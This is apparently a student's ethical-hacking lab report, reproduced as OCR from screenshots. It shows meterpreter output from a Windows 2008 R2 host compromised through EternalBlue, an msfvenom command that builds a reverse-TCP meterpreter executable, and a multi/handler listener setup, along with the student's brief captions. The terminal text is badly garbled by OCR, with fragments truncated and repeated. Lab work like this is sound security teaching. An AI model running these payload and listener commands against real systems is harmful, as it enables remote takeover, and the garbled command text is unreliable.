Local Date/Time: 2023-07-23 20:23:32.628 Eastern Daylight Time (UTC- meterpreter > getsid Server SID: S-1-5-18 meterpreter > getpid Current pid: 1116 meterpreter > sysinfo Computer : W2008R2 OS : Windows 2008 R2 (Build 7600). Architecture : x64 System Language : en_US					
<pre>meterpreter &gt; getsid Server SID: S-1-5-18 meterpreter &gt; getpid Current pid: 1116 meterpreter &gt; sysinfo Computer : W2008R2 OS : Windows 2008 R2 (Build 7600). Architecture : x64 System Language : en_US</pre>	-	The second se			ern Daylight Time (UTC-)
<pre>meterpreter &gt; getpid Current pid: 1116 meterpreter &gt; sysinfo Computer : W2008R2 OS : Windows 2008 R2 (Build 7600). Architecture : x64 System Language : en_US</pre>	::::	meterpreter	> getsid		
Current pid: 1116 <u>meterpreter</u> > sysinfo Computer : W2008R2 OS : Windows 2008 R2 (Build 7600). Architecture : x64 System Language : en_US					
<pre>meterpreter &gt; sysinfo Computer : W2008R2 OS : Windows 2008 R2 (Build 7600). Architecture : x64 System Language : en_US</pre>					
Computer : W2008R2 OS : Windows 2008 R2 (Build 7600). Architecture : x64 System Language : en_US					
Architecture : x64 System Language : en_US		Computer	: W2008		¥-
System Language : en_US				ows 2008 R2 (Build 7600	).
				5	
Logged On Users : 1					
Meterpreter : x64/windows		Meterpreter	: x64/v	vindows	
<pre>meterpreter &gt;</pre>		meterpreter			

Q Search



🔟 🖬 🕥 🍏 🥪 📮 🗰 💌 🔕 🖄 🚳 🛄 📖 🚳 🙆





 $\rightarrow$ 

C 🟠 🌀 exe

Assignment #4 - Ethical Hacking ×

-H all

Here is where I told msfvenom to make the exe file so that I could complete the tcp reverse connection.


×

<pre>I-J Fat=192.168.10.13 -f exe -o djohn172.exe meterr bash: msfsvenom: command not found Loadin = 192.168.10.13 -f exe -o djohn172.exe Loadin = 192.168.10.13 -f exe -o djohn172.exe I-J Fa[-] No platform was selected, choosing Msf::Modu meterp ayload Loadin [-] No arch selected, selecting arch: x86 from t I-J Fa[-] No arch selected, selecting arch: x86 from t I-J Fa[-] No encoder or badchars specified, outputting raw meterp Payload size: 341 bytes I-BaFinal size of exe file: 73802 bytes I-BaFinal size of exe file: 7380</pre>	Appli	cations 👻 Places 👻 Terminal 👻								
<pre>Meter: meter: File Edit View Search Terminal Help Loadin root@CS2APenTest: # msfsvenom -p windows/meterpr I=] Fat=192.168.10.13 -f exe -o djohn172.exe Loadin=192.168.10.13 -f exe -o djohn172.exe Loadin=192.168.10.13 -f exe -o djohn172.exe Loadin=192.168.10.13 -f exe -o djohn172.exe I=] Fa Toot@CS2APenTest: # msfvenom -p windows/meterpre Loadin=192.168.10.13 -f exe -o djohn172.exe I=] Fa Toot@CS2APenTest: # msfvenom -p windows/meterpre Loadin=1-] No arch selected, selecting arch: x86 from t I=] Fa No encoder or badchars specified, outputting raw meter: Payload size: 341 bytes I= Ba Final size of exe file: 73802 bytes maf5 e Foot@CS2APenTest: # djohn172.exe /var/www/html/i maf5 e foot@CS2APenTest: # djohn172.exe /var/www/html/i maf5 e foot@CS2APenTest: # msfvenom djohn172.exe /var/w ModuleError: No options MsfVenom - a Metasploit standalone payload gener Nam Also a replacement for msfpayload and msfencode. I= Usage: /usr/bin/msfvenom [options] <var=val> Example: /usr/bin/msfvenom -p windows/meterprete Payloa-o payload.exe Mam Options: Exi  -1,list</var=val></pre>										
<pre>&gt; The Edit View Search Terminal rep Loadin root@CS2APenTest: # msfsvenom -p windows/meterpre I Fat=192.168.10.13 -f exe -o djohn172.exe meterp bash: msfsvenom: command not found Loadin =192.168.10.13 -f exe -o djohn172.exe Loadin =192.168.10.13 -f exe -o djohn172.exe msf5 esaved as: djohn172.exe msf5 esaved as: djohn172.exe msf5 esaved as: djohn172.exe /var/www/html/i payloe bash: djohn172.exe: command not found msf5 ebash: djohn172.exe: command not found msf4 enored - a Metasploit standalone payload generet. Nam Also a replacement for msfpayload and msfencode. </pre>		Meterp root@CS2APenTest:								
<pre>meterr bash: msfsvenom: command not found Loadin root@CS2APenTest: # msfvenom -p windows/meterpre Loadin =192.168.10.13 -f exe -o djohn172.exe (-] Fa[-] No platform was selected, choosing Msf::Modu meterr ayload Loadin [-] No arch selected, selecting arch: x86 from t [-] Fa[-] No arch selected, selected, selecting arch: x86 from t [-] Fa[-] Fa[</pre>		File Edit View Search Terminal Help								
<pre>Image: Second Seco</pre>	<b>1</b>	<pre>I-1 Fat=192.168.10.13 -f exe -o djohn172.exe meterp bash: msfsvenom: command not found Loadin I-1 Faroot@CS2APenTest: # msfvenom -p windows/meterpre</pre>								
<pre>Loadin [-] No arch selected, selecting arch: x86 from t I-] Fa No encoder or badchars specified, outputting raw meterp Payload size: 341 bytes IB BFinal size of exe file: 73802 bytes ID BFINAL Size of</pre>	-	[-] Fa[-] No platform was selected, choosing Msf::Modu								
<pre>Payload size: 341 bytes mater: Payload size: 341 bytes main payloa payloa payloa bash: djohn172.exe main payloa bash: djohn172.exe payloa bash: djohn172.exe: command not found main payloa bash: djohn172.exe: command not found main payloa bash: djohn172.exe: command not found main payloa main payloa Module Error: No options MsfVenom - a Metasploit standalone payload gener Nam Also a replacement for msfpayload and msfencode. Usage: /usr/bin/msfvenom [options] <var=val> Example: /usr/bin/msfvenom -p windows/meterprete Payloa - o payload.exe Nam Options: EXI -l,list <type> List all mo HHOST yes The listen address (an inter HHOST yes The listen port Exploit target: Id Name I Nam</type></var=val></pre>		<pre>Loadin[-] No arch selected, selecting arch: x86 from t</pre>								
<pre>msf5 e root@CS2APenTest: # djohn172.exe /var/www/html/i payloa bash: djohn172.exe: command not found msf5 e bash: djohn172.exe: command not found msf5 exploit standalone payload gener Nam Also a replacement for msfpayload and msfencode.</pre>	0	meterpPayload size: 341 bytes								
<pre>ModuleError: No options MsfVenom - a Metasploit standalone payload genery Nam Also a replacement for msfpayload and msfencode. ''Usage: /usr/bin/msfvenom [options] <var=val> Example: /usr/bin/msfvenom -p windows/meterprete Payloa - o payload.exe Nam Options: EXI -l,list <type> List all mo LHOST yes The listen address (an inter LPORT 4444 yes The listen port Exploit target: Id Name :::: 0 Wildcard Target msf5 exploit(multi/handler) &gt; set lhost 192.168.10.13 lhost =&gt; 192.168.10.13 msf5 exploit(multi/handler) &gt; set lport 4458 lport =&gt; 4458 msf5 exploit(multi/handler) &gt; exploit</type></var=val></pre>		<pre>msf5 eSaved as: djohn172.exe msf5 eroot@CS2APenTest: # djohn172.exe /var/www/html/i payloa msf5 ebash: djohn172.exe: command not found</pre>								
<pre>Nam Also a replacement for msfpayload and msfencode. Usage: /usr/bin/msfvenom [options] <var=val> Example: /usr/bin/msfvenom -p windows/meterprete Payloa - o payload.exe Nam Options: EXI -1,list <type> List all mo LHOST yes The listen address (an inter LPORT 4444 yes The listen port Exploit target: Id Name </type></var=val></pre>	U)	Modul∈Error: No options MsfVenom - a Metasploit standalone payload gener								
<pre>Nam Options: EXI</pre>		Usage: /usr/bin/msfvenom [options] <var=val> Example: /usr/bin/msfvenom -p windows/meterprete</var=val>								
<pre>     Exi -l,list &lt; type&gt; List all mo     Exi</pre>	2									
<pre>LHOST LPORT 4444 yes The listen address (an inter LPORT 4444 yes The listen port</pre> Exploit target: Id Name I d d Name I d d Name I d		NamOptions:								
<pre>Id Name Id Name I</pre>	F	LHOST yes The listen address (an inter								
<pre>Wildcard Target Wildcard Target msf5 exploit(multi/handler) &gt; set lhost 192.168.10.13 lhost =&gt; 192.168.10.13 msf5 exploit(multi/handler) &gt; set lport 4458 lport =&gt; 4458 msf5 exploit(multi/handler) &gt; exploit</pre>		Exploit target:								
<pre>msf5 exploit(multi/handler) &gt; set lhost 192.168.10.13 lhost =&gt; 192.168.10.13 msf5 exploit(multi/handler) &gt; set lport 4458 lport =&gt; 4458 msf5 exploit(multi/handler) &gt; exploit</pre>		Id Name								
<pre>lhost =&gt; 192.168.10.13 <u>msf5</u> exploit(multi/handler) &gt; set lport 4458 lport =&gt; 4458 <u>msf5</u> exploit(multi/handler) &gt; exploit</pre>		0 Wildcard Target								
Started reverse TCP handler on 192.168.10.13:4458		<pre>lhost =&gt; 192.168.10.13 <u>msf5</u> exploit(multi/handler) &gt; set lport 4458 lport =&gt; 4458</pre>								
		Started reverse TCP handler on 192.168.10.13:4458								

Q Search

V


Kali - Internal Workstation on DJOHN172



🔟 🛋 💕 🌝 🤤 🧮 🖉 🔤 🔕 🧔 🖉 🔤 🕼 🔯

\_ & ×

Activate Windows Go to Settings to activate Windows.



MyOdu | Main view

C


🟠 🌀 exe

Q Search

H all


Here is where I made the file so that it can be uploaded once the tcp connection exploit was finished but I could not connect to the Internet on virtual machine on windows 7.

×




🕒 💷 🝼 🏈 🧰 🗱 🗰 🧟 🙆 🗰 🗰 🐼 🙆 😥

\_ 8 ×



Activate Windows Go to Settings to activate Windows.



5:33 PM 7/23/2023

C 🟠 🌀 exe  $\leftrightarrow \rightarrow$ 


> Here I set the parameters to the correct setting and started the reverse tcp connection.

Appli	ications 🔻	Places 🔻 <table-cell></table-cell>	Terminal 🔻	
	File Edit	View Search	Terminal	Help
		sers : 1 : x64/window > use exploit/m		۲\.
	[-] Failed t	ension exploit/m to load extension > use exploit m ension exploit	n: No module ulti/handle	e of the name exploit/multi/ha
2	[-] Failed t Loading exte	to load extension ension multi/han	n: No module dler	e of the name exploit found
<b>*</b>	meterpreter	to load extension > use exploit/m ension exploit/m	ulti/handle	
•	[-] Failed t	to load extension	n: No module	e of the name exploit/multi/ha command to quit
	Backgrou <u>msf5</u> exploit <u>msf5</u> exploit	Inding session 1 (windows/smb/ms) (multi/handler)	 17 <u>010_eter</u> > set paylo	<pre>ialblue) &gt; use exploit/multi/h ad windows/meterpreter/revers</pre>
M	payload => w	vindows/meterpre (multi/handler)	ter/reverse_	_tcp
	Module optic	ons (exploit/mul	ti/handler):	
2	Name Cur	rent Setting R	equired Des	scription
Ĩ	Payload opti	lons (windows/me	terpreter/re	everse_tcp):
8	Name	Current Settin	g Required	Description
F	EXITFUNC LHOST LPORT			Exit technique (Accepted: '' The listen address (an inter The listen port
	Exploit targ	jet:		
:::	Id Name  0 Wildo	ard Target		
	<pre>lhost =&gt; 192 msf5 exploit lport =&gt; 445</pre>	(multi/handler)	> set lport	
	Started	reverse TCP han	dler on 192.	168.10.13:4458

Q Search



ki 🗙 🍿 Assignment #4 - Ethical Hacking 🗙 🖃 cyse301djohn172 🛛 🗙 🕂		$\sim$	
		*	
H .III Kali - Internal Workstation on DJOHN172			
- Sun 21:29 🔓 1 📽 💉 🜒 🖰 🗝			
root@CS2APenTest:~			
al Help			
ler			
ller ule of the name exploit/multi/handler found ller			
ule of the name exploit found			
lule of the name multi/handler found ller ller lule of the name exploit/multi/handler found sit' command to quit			
<pre>ernalblue) &gt; use exploit/multi/handler myload windows/meterpreter/reverse_tcp rse_tcp options er):</pre>			
Description			
/reverse_tcp):			
red Description			
Exit technique (Accepted: '', seh, thread, process, none) The listen address (an interface may be specified) The listen port			
KALI			
ost 192.168.10.13			
ort 4458			
t Go to Settin			w
92.168.10.13:4458	go to ucu		
🕟 💷 💿 🎸 🥥 🧮 🗰 🧑 🎸 🎯 🗷 💷 🕼 🐼 🙆		<b>^</b> 4	



idows.

